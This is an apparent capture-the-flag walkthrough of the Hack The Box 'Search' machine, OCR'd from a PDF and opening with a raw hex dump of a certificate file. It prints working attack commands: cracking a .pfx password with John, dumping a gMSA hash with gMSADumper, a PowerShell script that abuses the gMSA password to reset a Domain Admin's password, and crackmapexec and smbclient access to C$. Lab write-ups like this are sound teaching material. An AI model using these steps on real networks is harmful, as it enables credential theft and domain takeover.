2f77b895146d7d87250669acf913cf5602ce7f09aa27255f56fb2e6ea7cb73e1ca20a1d04e90afc4f00eb0e26910d6bfc5d21adedf78494e78b1d575957c10221c2d65a74358ab6bdbe202e1263b61dafed21eda
4e55b5ebe7959711983cbcccc4b50db278c16efd5861c6eadfe9237cb0ca23f945ba7a5f87037103704bd98b333c43a893a9190861587b556db20144f0caf69d3ef11b502cffa79b593ad3996cfd1ddba4d1f150
1ebd7e6cb84b4c68a0734d14352f952d56e88134ab824dee12ed6a513c2b87350cbd290b2d69cb46b6fd10ba285127b1325d5a5099d28de018b0de6b3c5cd80c59a9b984c50cc8b6781fee9f7b7e6a346f0e71eb
91e5e1cc82636a6f06863aec31997215b9b476e8c1d1c3efb79d7ac69f7fbe8e91bc801022dfc72c89bf184d4a10b54f1194d80a826e7853b1c2f9fd9cbbbddea6677c1fcdc35669741176f80ae678a9fecb03e2
4e1d917e3257993efcf2fedd288a69ea20fd93be5131eab602e5d8e454b937d7b6d1e9499384bb8346b7e29354359a84058296fbc320bc822130ea91a6e7a343d0e5263465e135d367e0818dbae4aa4a3a30fa27
e80afa78a0640c24ecfcc37ed659c40d9a9d6dc2081e6b1a028fec3b9e3da7bfb55a5a79cc7c9419be8f7c8f6f8763106a0a668506257fed0d917293bb710acb4b938c14038d45ffed12b90cb08c51a47b7479ef
6c25614030740a0f7b50cd1f69cefe364c40f20bf351c73f801c96d1a589e41da6fa24f5c23b42feb9608fdde363d69c930c78424fedb2712242b04fe70e4e766a3409336aee2e93766b3019dc1a209ab11104c0
28595e5b8f6c6bf324cfc6e3ff49e50c1b3adf43026bd5259277c660df5bc59794ea3ce2c9528edc2375fae1d3080234cc5e6eaf416c6f131bc5e7be7504b2b7fa43b2c27a70c283e739ca477b9f1f92e3ab50b2
4624b04f44a2055eae369380b930116ab8378149cfb3181f330130609 2a864886f70d0109153106040401000000306b06092b0601040182371101315e1e5c004d0069006300720 06f0073006f006600740020004
5006e00680061006e006300650064002000430072007900700074006f006700720061007000680069006300200050007200 6f0076006900640065007200200076003100 2e0030306f06092a864886f70d0109143
1621e60007400650 02d0049005400530065006300 4f00700073002d0034003200610064003800330063003700 2d003000370061006300 2d003400640061006100 2d006200320037003300 2d006200650031003 10
0640064003600390031006400610030530820a5f06092a864886f70d010706a0820a5030820a4c02010030820a4506092a864886f70d010701301c060a2a864886f70d010c0103300e0408656069dc0f155738020
207d080820a186f141b260aaa97c26b4502f1c4ba96cd27d7f29d7d06dac0f1f277eb1e2e1b76ce583829efe32dca036fbcf32a374c9ff62aaa8275b546a3e9cbe97ca3902e2bb48a20c6f634bdbfaf7dd66c3fa
a83871cbf88d0f931f9098f4415646932f85b881268342ce853c83c5a58f9df76da6c2207974cca5c9c77b9592d6943e3a9f86acbc62581c517184dcedcde11dca5d762c0bc60f3496508a63b90e1ddf6a6f8c95
ea2284ec71cb16c8ef2bde1b1c2adff3be419f95ae89bd5378518155e2f0ff625f35829873eed9836146e55cdfa5dbb665a3c57c07f1a4ce674f3e31ea8e7766abb3e33f91a383430cc450494820b94c8bd214f
```

code-johnripper


```
john --wordlist=/usr/share/wordlists/rockyou.txt   certs
```

output

```
/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 11:24:51 AM
john --wordlist=/usr/share/wordlists/rockyou.txt   certs
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
misspissy        (staff.pfx)
1g 0:00:08:17 DONE (2022-05-07 11:33) 0.002008g/s 11018p/s 11018c/s 11018C/s missprin1956..missnono
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

/home/leshack98/project/HTB/Search/smb ····· took 8m 18s with root@Tulienge at 11:33:34 AM
```

as you can see we are able to crack the password so lets go and import the .ptx file to our browser again know that we have the password.

output




so we have a ssl so lets do `gobuster` so as to find the active diractories

code-gobuster


```
gobuster dir -u  http://10.10.11.129  -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
-k -o gobusters
```

output




we find staff so we we go to the page with http://10.10.11.129 we find an access denied

output




we we access the page with https://10.10.11.129 we find a request to accept the certificate

output




then we find a powershell web shell Acess

output




so lets login with sierra.fyre and reserch as the computers information

output



we get a powershell with sierra

output



Escalate to Root Privileges on Search Machine

Based on the research from the BloodHound previously, we see the path clearly asd we can get the next user on the group by using this gMSADumper using the following code

code-gMSADumper


```
 python3 gMSADumper.py -u sierra.frye -p
'$$49=wide=STRAIGHT=jordan=28$$18' -l 10.10.11.129  -d search.htb
```

output

```
/home/leshack98/project/HTB/Search/gMSADumper on main ····· with root@Tulienge at 06:33:46 AM
python3 gMSADumper.py -u sierra.frye -p '$$49=wide=STRAIGHT=jordan=28$$18' -l 10.10.11.129 -d search.htb
Users or groups who can read password for BIR-ADFS-GMSA$:
 > ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f

/home/leshack98/project/HTB/Search/gMSADumper on main ····· took 15s with root@Tulienge at 06:36:32 AM
```


As you can see we can assume there's an Attack that related to `BIR-ASDF-GMSA` and `make account as high value` in bloodhound

output



so i decide to do some check to find ot how i can abuse active directory privillage and i find this from [payloadAllTheThings]() you can read more using this [site]()

output



so i decide to follow the above producers one by one to abuse `tristan.davice` because he is a member from `Domain.Admin`


code-changing password

```
$user = 'BIR-ADFS-GMSA'

$gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-
ManagedPassword'

$blob = $gmsa.'msDS-ManagedPassword'

$mp = ConvertFrom-ADManagedPasswordBlob $blob

$cred = New-Object System.Management.Automation.PSCredential $user,
$mp.SecureCurrentPassword

Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock
{net user tristan.davies password@les98  /domain }
```

since we have chaged `tristan.davies` password lets use `crackmapexec` to validate the password we have changed

code-validate -changed password


```
cme smb 10.10.11.129 -u tristan.davies  -p password@les98  --no-
bruteforce --continue-on-success
```




so as you can see its `pwnd!` so lets set a `smbclient` because `tristan.davies` password has been changed by us previously to `password@les98`

code-smbclient -Tristian


```
smbclient //search.htb/C$ -U Tristian.Davies
```



In tristan we are able to access the adminstator as you can see



we can now find the root in the `Admistrator\Desktop



